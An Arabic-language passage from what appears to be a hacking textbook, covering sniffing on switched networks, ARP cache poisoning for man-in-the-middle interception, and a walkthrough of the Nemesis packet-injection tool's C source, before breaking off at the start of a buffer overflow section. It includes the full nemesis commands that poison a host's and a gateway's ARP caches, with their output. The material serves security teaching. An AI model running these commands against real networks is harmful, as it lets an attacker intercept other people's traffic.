


Figure 2-4: The visibility window on a switched network is limited to the port you are plugged into.


Source: Ref (5)

يُخبرنا هذا الشكل أن ال Sniffer هذا سيتمكن من التقاط ال traffic المار عبر ال Port المُخصص له فقط! وبما أن ال Switch يمتلك CAM Table فلن يُرسِل عبر هذا ال port إلا ال Traffic المُوَجَّه إلى ال Sniffer فقط، وبالتالي لن يتمكن مِن مُراقبة مَن حولهُ في الشبكة.

لكِن لازالَ بإمكاننا مُراقبة هؤلاء باستخدام طرق أخرى.. منها:


- أن تمتلك Access على هذا ال Switch فتقوم بتفعيل خاصية ال Port Mirroring بِه ليقوم بإرسال نُسخة من ال network traffic إلى ال port الذي تُحدده أنت ثُم تَربِط جِهازك به.

هذا الشكل يوضح ال port mirroring:



- والطريقة الثانية تكون عن طريق عَمَل "ARP Spoofing". ويتم ذلك عن طريق إرسال أحدهم ARP Reply إلى الأجهزة التي يُريد رؤية ال traffic الخاص بهم.

يؤدي ذلك إلى حدوث overwritten لل ARP Cache الخاصة بِهم بالبيانات الجديدة الخاصة بال Attacker. وهذا ما يُطلَق عليه بال ARP Poisoning.



كما ترى فقد قامَ ال Attacker بعمل overwritten لل ARP Cache الخاصة باليوزر Bob (ليكُون ال IP الخاص ب Alice يُقابله ال MAC الخاص بال Attacker)، وأيضاً قام بإرسال نفس ال ARP Reply لليوزر Alice ليتم تغيير ال ARP Cache لديها، (فأصبح ال IP الخاص ب Bob يقابله ال MAC الخاص بال Attacker)!.

هذا لن يُعطِّل عملية التواصل بين Bob و Alice، ستتم ولكن عَبرَ ال Attacker. فبعد وصول البيانات إلى ال Attacker، سيقوم بتعديل ال Headers مرةً أخرى وإرجاعهم إلى ال Switch ليقوم بتوصيلهم إلى Alice و Bob.

وبما أن ال Switch يتعامل بال MAC فقط فلن يُلاحظ الخلل الحادث.

ولكن هذه ال ARP Cache لها timeout مُحدد للإحتفاظ بهذه البيانات لديها، أليس كذلك؟

.. تقريباً هذا ال timeout تكون مدتهُ 30 Seconds، ولكي نُحافظ على عملية ال Redirection هذه فسنقوم بإرسال "Spoofed ARP Replies" كل 10 Seconds مثلاً.

ولكن في مِثالنا هذا لن نستفيد كثيراً مِن إظهار ال traffic المار بين Bob و Alice، سيكون من الأفضل لنا مُتابعة ال traffic بين أحد ال users وبين ال Gateway كي نَعرِف أنشِطة هذا ال user على الانترنت. نستخدم لذلك أداة ال Ettercap وهي أداة مشهورة تعمل على أنظمة اللينكس وال MAC.

أيضاً أداة ال Nemesis تقوم بعمل "craft and enject packets" داخل الشبكة.

وكِلاهم يعتمد على مجموعة من ال Libraries أشهرها ال Libnet.c و ال Libpcap.c، (سنأتي لهُم بعد قليل). إن أردت تجربة ال Ettercap ستجد في Google العديد من الشروحات وملفات الفيديو باللغة العربية تشرح لك طريقة استخدامها..

وحيثُ أن هدفنا فهم فلسفة ال ARP Poisoning، فسنبدأ بفتح ملفات ال Source الخاصة بِأحد هذه الأدوات وتحليل آلية عملها!.

Inside Nemesis tool


سنقوم بتحميل الأداة والإطلاع على ملفات ال Source الخاصة بها لنُشاهد ال Functions المُستخدمة ونفهم ميكانيكية عملها. هذه صفحة أداة ال Nemesis على الانترنت: هذه الأداة تعمل في بيئة الويندوز أيضاً.

http://nemesis.sourceforge.net/

وهذه نبذة سريعة عنها

“Nemesis is a command-line network packet crafting and injection utility.
Nemesis can natively craft and inject ARP, DNS, ETHERNET, ICMP, IGMP, IP, OSPF, RIP, TCP and UDP packets”.
Using the IP and the Ethernet injection modes, almost any custom packet can be crafted and injected.

وهذا شكل ملف ال Source بعد تحميله:



بما أننا مُهتمين بال ARP Poison، سنقوم بفتح الملف nemesis-arp.c الموجود بالشكل، ونَعرِض لك بعض مُحتوياته:

```
/*
 * $Id: nemesis-arp.c,v 1.1.1.1 2003/10/31 21:29:36 jnathan Exp $
 *
 * THE NEMESIS PROJECT
 * Copyright (C) 1999, 2000, 2001 Mark Grimes <mark@stateful.net>
 * Copyright (C) 2001 - 2003 Jeff Nathan <jeff@snort.org>
 *
 * nemesis-arp.c (ARP/RARP Packet Injector)
 *
 */

#include "nemesis-arp.h"
#include "nemesis.h"
#if defined(WIN32)
    #include <pcap.h>
#endif
static ETHERhdr etherhdr;
static ARPhdr arphdr;
... (omitted)

void nemesis_arp(int argc, char **argv)
{
  const char *module= "ARP/RARP Packet Injection";
  nemesis_maketitle(title, module, version);
  if (argc > 1 && !strncmp(argv[1], "help", 4))
      arp_usage(argv[0]);

  arp_initdata();
  arp_cmdline(argc, argv);
  arp_validatedata();
  arp_verbose();



  if (got_payload)
  {
```

```
    if (builddatafromfile(ARPBUFFSIZE, &pd, (const char *)file,
                (const u_int32_t)PAYLOADMODE) < 0)
        arp_exit(1);
  }

  if (buildarp(&etherhdr, &arphdr, &pd, device, reply) < 0)
  {
     printf("\n%s Injection Failure\n", (rarp == 0 ? "ARP" : "RARP"));
     arp_exit(1);
  }
  else
  {
     printf("\n%s Packet Injected\n", (rarp == 0 ? "ARP" : "RARP"));
     arp_exit(0);
  }
}
```

كان ذلك الملف الخاص بال nemesis_arp( ).

تَستخدِم هذه ال function مجموعة من ال data structures خاصة ببيانات ال packet header، تم تعريفهم في بداية ال function، سنأتي لهُم بعد قليل.

ولكن كيفَ يَحدُث Call لهذه ال nemesis_arp( )..؟

هذه ال function يَحدُث لها call من ال main( )، الموجودة في الملف nemesis.c كما يلي:

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include "nemesis.h"

int main(int argc, char **argv)
{
```

```
    char **avtmp, *avval;
    extern int optind;

    avtmp = argv;
    avval = strrchr(*avtmp, '/');
    if (avval++ == NULL)
        avval = *avtmp;

    if (!strncmp(avval, "nemesis-arp", 11))
    {
        nemesis_arp(argc, argv);
    }
    else if (argc > 1 && !strncmp(argv[1], "arp", 3))
    {
        argv += optind;
        argc -= optind;
        nemesis_arp(argc, argv);
    }
       ...
```

نعود إلى ال nemesis_arp( ) مِن جديد:

نُلاحِظ في البداية عملية استدعاء مجموعة من ال "Static defined Structures" لبعض ال Headers:

Ethernet and ARP Headers.. and more.

لكننا سنكتفي بإظهار ال structures التي تُعبِّر عن ال Ethernet وال ARP فقط.

```
static ETHERhdr etherhdr;
static ARPhdr arphdr;
```

يتم استدعائهم من الملف nemesis.h..

وتقوم هذه ال function بعمل call لأربعة functions أُخرى عند عملها، هُم:

```
  arp_initdata();
  arp_cmdline(argc, argv);
```

```
  arp_validatedata();
  arp_verbose();
```

هذه ال functions موجودة في نفس الملف nemesis-arp.c ..سيقوموا بأدوار مُتتابعه:

فالأولى تقوم بعمل initialize لل data الخاصة بال structures المطلوبة، ثم الثانية تقوم بالتعامل مع ال cmd-line arguments، والثالثة للتأكُد مِن صِحة البيانات المُستَخدَمة، والرابعة خاصة بال reporting.

سأعرض لك محتويات ال arp_initdata( ) لترى ال elements الخاصة بال header structures

```
static void arp_initdata(void)
{

/* defaults */
etherhdr.ether_type = ETHERTYPE_ARP;    /* Ethernet type ARP */
memset(etherhdr.ether_shost, 0, 6);    /* Ethernet source address */
memset(etherhdr.ether_dhost, 0xff, 6);    /* Ethernet dest. address */
arphdr.ar_op = ARPOP_REQUEST;    /* ARP opcode: request */
arphdr.ar_hrd = ARPHRD_ETHER;    /* hardware format: Ethernet */
arphdr.ar_pro = ETHERTYPE_IP;    /* protocol format: IP */
arphdr.ar_hln = 6;    /* 6 byte hardware addresses */
arphdr.ar_pln = 4;    /* 4 byte protocol addresses */
memset(arphdr.ar_sha, 0, 6);    /* ARP frame sender address */
memset(arphdr.ar_spa, 0, 4);    /* ARP sender protocol (IP) addr */
memset(arphdr.ar_tha, 0, 6);    /* ARP frame target address */
memset(arphdr.ar_tpa, 0, 4);    /* ARP target protocol (IP) addr */
pd.file_mem = NULL;
pd.file_s = 0;
return;
}
```

والآن، .. سَنُشاهد معاً شكل ال Arguments التي سَتَستَقبِلها هذه ال function لِتَضَح لنا الأمور:

بَعدَ أن نقوم بَعمل ping للجهاز المُراد تحويل ال traffic الخاص به وأيضاً لل Gateway في الشبكة، سيتولد نتيجةً لذلك entry في ال arp cache لدينا بها ال IP Addresses الخاصة بهم مع ال MAC أيضاً.

```
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 octets data
64 octets from 192.168.0.1: icmp_seq=0 ttl=64 time=0.4 ms
--- 192.168.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms

reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.118
PING 192.168.0.118 (192.168.0.118): 56 octets data
64 octets from 192.168.0.118: icmp_seq=0 ttl=128 time=0.4 ms
--- 192.168.0.118 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms


reader@hacking:~/booksrc $ arp -na
? (192.168.0.1) at 00:50:18:00:0F:01 [ether] on eth0
? (192.168.0.118) at 00:C0:F0:79:3D:30 [ether] on eth0

reader@hacking:~/booksrc $ ifconfig eth0
eth0 Link encap:Ethernet HWaddr 00:00:AD:D1:C7:ED
inet addr:192.168.0.193 Bcast:192.168.0.255 Mask:255.255.255.0
UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
RX packets:4153 errors:0 dropped:0 overruns:0 frame:0
TX packets:3875 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:100
RX bytes:601686 (587.5 Kb) TX bytes:288567 (281.8 Kb)
Interrupt:9 Base address:0xc000
reader@hacking:~/booksrc $
```

بعد تنفيذ الأمر "arp –na" ظَهَرَ لنا عناوين كُلٍ مِن الجِهاز وال gateway المُراد عمل MITM Attack عليهم.

سَنقوم بِتشغيل ال nemesis وتنفيذ الهجوم عليهم كما يلي:

Running Nemesis

```
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S
192.168.0.1 –D 192.168.0.118 -h 00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30
-H 00:00:AD:D1:C7:ED -M 00:C0:F0:79:3D:30

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4

              [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
    [Ethernet type] ARP (0x0806)

 [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
[Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
       [ARP opcode] Reply
 [ARP hardware fmt] Ethernet (1)
 [ARP proto format] IP (0x0800)
 [ARP protocol len] 6
 [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB

ARP Packet Injected
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S
192.168.0.118 -D
192.168.0.1 -h 00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H
00:00:AD:D1:C7:ED -M
00:50:18:00:0F:01

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4

              [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
    [Ethernet type] ARP (0x0806)

 [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
[Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
       [ARP opcode] Reply
 [ARP hardware fmt] Ethernet (1)
 [ARP proto format] IP (0x0800)
```

```
 [ARP protocol len] 6
 [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
reader@hacking:~/booksrc $
```

لقد قُمنا باستخدام بعض ال options في هذا ال command، سأعرض لك جزء من ال man page الخاصة بها لِتفهم دلالاتهم.

```
reader@hacking:~/booksrc $ nemesis arp help
ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4(Build 
26)

ARP/RARP Usage:
arp [-v (verbose)] [options]

ARP/RARP Options:
 -S <Source IP address>
 -D <Destination IP address>
 -h <Sender MAC address within ARP frame>
 -m <Target MAC address within ARP frame>
 -r ({ARP,RARP} REPLY enable)
 -R (RARP enable)
 -P <Payload file>

Data Link Options:
 -d <Ethernet device name>
 -H <Source MAC address>
 -M <Destination MAC address>

You must define a Source and Destination IP address.
```

لقد عَرَفنا كيف تعمل هذه الأداة، هيا لِنَعود إلى ال function الخاصة بال ARP Poison وهي Nemesis_arp( ) لنستكمل دورها.

بعد عمل call للأربعة functions التي أوضحناها سابقاً، يتم في النهاية استدعاء ال buildarp( ) والتي ستقوم بتكوين ال ARP Packet وعمل inject لَهَا. توجد في ملف مُستقل كما ترى في الشكل: "nemesis-proto_arp.c"

```
Open ▾        nemesis-proto_arp.c
              ~/nemesis-1.4/src                Sa
#include "nemesis-arp.h"
#include "nemesis.h"

int buildarp(ETHERhdr *eth, ARPhdr *arp, FileData *pd, char *device,
        int reply)
{
    int n = 0;
    u_int32_t arp_packetlen;
    static u_int8_t *pkt;
    struct libnet_link_int *l2 = NULL;

    /* validation tests */
    if (pd->file_mem == NULL)
        pd->file_s = 0;

    arp_packetlen = LIBNET_ARP_H + LIBNET_ETH_H + pd->file_s;

#ifdef DEBUG
    printf("DEBUG: ARP packet length %u.\n", arp_packetlen);
    printf("DEBUG: ARP payload size  %u.\n", pd->file_s);
#endif

    if ((l2 = libnet_open_link_interface(device, errbuf)) == NULL)
    {
        nemesis_device_failure(INJECTION_LINK, (const char *)device);
        return -1;
```

```
int buildarp(ETHERhdr *eth, ARPhdr *arp, FileData *pd, char
             *device, int reply)
{
  int n = 0;
  u_int32_t arp_packetlen;
  static u_int8_t *pkt;
  struct libnet_link_int *l2 = NULL;

  /* validation tests */
  if (pd->file_mem == NULL)
     pd->file_s = 0;

  arp_packetlen = LIBNET_ARP_H + LIBNET_ETH_H + pd->file_s;

#ifdef DEBUG
  printf("DEBUG: ARP packet length %u.\n", arp_packetlen);
  printf("DEBUG: ARP payload size %u.\n", pd->file_s);
#endif

  if ((l2 = libnet_open_link_interface(device, errbuf)) == NULL)
  {
   nemesis_device_failure(INJECTION_LINK, (const char *)device);
   return -1;
  }

  if (libnet_init_packet(arp_packetlen, &pkt) == -1)
  {
  fprintf(stderr, "ERROR: Unable to allocate packet memory.\n");
  return -1;
  }
  libnet_build_ethernet(eth->ether_dhost, eth->ether_shost,
                        eth->ether_type NULL, 0, pkt);

  libnet_build_arp(arp->ar_hrd, arp->ar_pro, arp->ar_hln,
          arp->ar_pln, arp->ar_op, arp->ar_sha, arp->ar_spa,
          arp->ar_tha, arp->ar_tpa, pd->file_mem, pd->file_s,
          pkt + LIBNET_ETH_H);
```

```
  n = libnet_write_link_layer(l2, device, pkt, LIBNET_ETH_H +
          LIBNET_ARP_H + pd->file_s);

  if (verbose == 2)
      nemesis_hexdump(pkt, arp_packetlen, HEX_ASCII_DECODE);
  if (verbose == 3)
      nemesis_hexdump(pkt, arp_packetlen, HEX_RAW_DECODE);
  if (n != arp_packetlen)
  {
     fprintf(stderr, "ERROR: Incomplete packet injection. Only "
             "wrote %d bytes.\n", n);
  }
  else
  {
   if (verbose)
   {
    if (memcmp(eth->ether_dhost, (void *)&one, 6))
    {
      printf("Wrote %d byte unicast ARP request packet through "
             "linktype %s.\n", n,
             nemesis_lookup_linktype(l2->linktype));
    }
    else
    {
      printf("Wrote %d byte %s packet through linktype %s.\n",
             n,(eth->ether_type == ETHERTYPE_ARP ? "ARP" :
             "RARP"), nemesis_lookup_linktype(l2->linktype));
   }
  }
 }
 libnet_destroy_packet(&pkt);
 if (l2 != NULL)
 libnet_close_link_interface(l2);
 return (n);
}
```

وبِما أنَّ هذه ال function ستقوم بِتكوين ال packet وعمل inject لها عبر كارت الشبكة، فَمِن المُتوقع أنها تأخذ ال Arguments التالية:

```
int buildarp(ETHERhdr *eth, ARPhdr *arp, FileData *pd, char
             *device, int reply)
```

ستحتاج لاستخدام ال "Ethernet Header Structure" وأيضاً ال "ARP Header Structure" من ال Nemesis.h Lib.

سنقوم بتسليط الضوء على مجموعة من ال functions التي تقوم بدور محوري في هذا الكود:

```
1- libnet_open_link_interface()

2- libnet_init_packet()

3- libnet_build_ethernet()

4- libnet_build_arp()

5- libnet_write_link_layer()
```

(1) نبدأ بالأولى وهي:

```
libnet_open_link_interface(device, errbuf)
```

تُعتبَر هذه "low-level function"، تقوم بفتح packet interface كي نستطيع كتابة ال Frame الخاص بال Link-Layer. فهي تأخُذ Arguments لل interface device وال error buffer الذي تكلمنا عنه في ال sniffer من قبل.

(2) ثم نأتي للثانية:

```
libnet_init_packet(arp_packetlen, &pkt)
```

واضح من الإسم أنها تقوم بعمل initialize لل packet كي يتم استخدامها.

هذا ال argument الأول "arp_packetlen"..

عِباره عن مُتغير تَمَّ تَعريفه في بداية الكود لِنَضَع بِهِ حجم ال ARP Packet:

```
u_int32_t arp_packetlen;
arp_packetlen = LIBNET_ARP_H + LIBNET_ETH_H + pd->file_s;
```

سيحوي هذا المُتغير ال ARP Header و ال Ethernet Header و ال ARP Payload Size والثاني "&pkt" هو ال (Address of this packet in memory).

المُهم.. تتلخّص وظيفة هذه ال function بأنها تقوم بعمل memory allocation لل packet المُراد استخدامها، وبالتالي سنكون بحاجة لعمل call بشكلٍ ما لل malloc( ).. هل تتذكَّر هذه ال malloc( ) ؟؟.

كما تعلم أن عملية ال allocation تحتاج بعد انتهاء المطلوب أن نستخدم ال Free( ) لعمل Destroy لل memory.

فَسَيَجري استخدام function لذلك، إنها libnet_destroy_packet( ) تجدها في آخر الكود.

(3) والثالثه:

```
libnet_build_ethernet(eth->ether_dhost, eth->ether_shost,
                      eth->ether_type NULL, 0, pkt);
```

تقوم هذه بتكوين ال Ethernet Packet، فهي تستخدم ال Elements الخاصة بال ethernet struct.

أما هذا ال ether_type فَيَدُل على نوع ال ether packet.. "ARP, or IP"

(4) ثم الرابعة:

```
libnet_build_arp(arp->ar_hrd, arp->ar_pro, arp->ar_hln,
          arp->ar_pln, arp->ar_op, arp->ar_sha, arp->ar_spa,
          arp->ar_tha, arp->ar_tpa, pd->file_mem, pd->file_s,
          pkt + LIBNET_ETH_H);
```

هذه تشبه الثالثة.. ولكنها ستقوم بِتكوين ال ARP Packet.

مايلي توضيح لل Elements المُستخدمة في هذه ال function:

hardware address type, protocol address type, the hardware address length,
the protocol address length, the ARP packet type, the sender hardware address, the sender protocol address, the target hardware address, the target protocol address,
the packet payload, the payload size, and finally, a pointer to the packet header memory.

(5) ثُمَّ تأتي هذه ال function:

```
libnet_write_link_layer()
```

لتقوم بعمل write لهذه ال packet إلى ال device ليقوم بعملية ال inject.

وفي النهاية تقوم ال `libnet_destroy_packet(&pkt)` بعمل free لل memory التي تم تخصيصها لل Packet. ثُمَّ غَلْق ال "low-level interface" أخيراً باستخدام هذه ال function:

```
libnet_close_link_interface
```

بهذا نكون قد انتهينا مِنَ ال "ARP Poisoning".

سننتقل الآن لنتكلم عن نوع من الثغرات الشهيرة وهي ال "Buffer Overflow".

Buffer Overflow

ال Buffer Overflow من الطُرُق الشهيرة في الاختراق، إنها تستغل نِقاط الضعف لدى البرامج في تعاملها مع ال memory، ويكون الهدف من هذا النوع من الثغرات هو التَحَكُم في سَيْر البرنامج "the execution flow" ليقوم بتنفيذ instructions أو malicious code نَضَعهُ في مكانٍ ما داخل ال memory.

نُطلِق على هذا النوع من المُمارسات بال "Execution of arbitrary code".

فمثلاً إذا قام أحد المُبرمجين بتخصيص buffer لِيَستقبِل مِنا inputs، وكان هذا ال buffer يستوعِب 6 bytes، فقُمنا نحنُ بإدخال 8 bytes بدلاً من ذلك!، فسوف يحدُث Overflow لهذا ال buffer.

يُسمى هذا الإجراء بال Buffer Overrun أو Buffer Overflow، لأن ال 2 bytes الزائدين عن المساحة المُخَصصَة سيتسببانِ في هذه الأزمة.. ال "Overflow" الحادِث.



هذا مثال يوضح حالة من حالات ال BOF. تم اكتشافها أثناء تفعيل خاصية التصحيح الإملائي في برنامج ال Word.

"Buffer Overrun Detected error after you installs Office 2003 Service Pack 3 for Hebrew"
The Hebrew version of Microsoft Office Word 2003 Service Pack 3 may stop responding when you run a spelling and grammar check or when you use a custom dictionary that was created before Service Pack 3.
You may receive the following error message:

Microsoft Visual C ++ Runtime library
buffer overrun detected! Program: C:\Program Files\Microsoft Office\Office11\Winword.exe, A buffer overrun has been detected which has corrupted the program's internal state. The program cannot safely continue execution and must now be terminated.

سنأخذ مثال بسيط لنفهم كيف تَحْدُث هذه الثغرة.

تأمل مَعي هذا الكود:

```
#include <stdio.h>
#include <string.h>

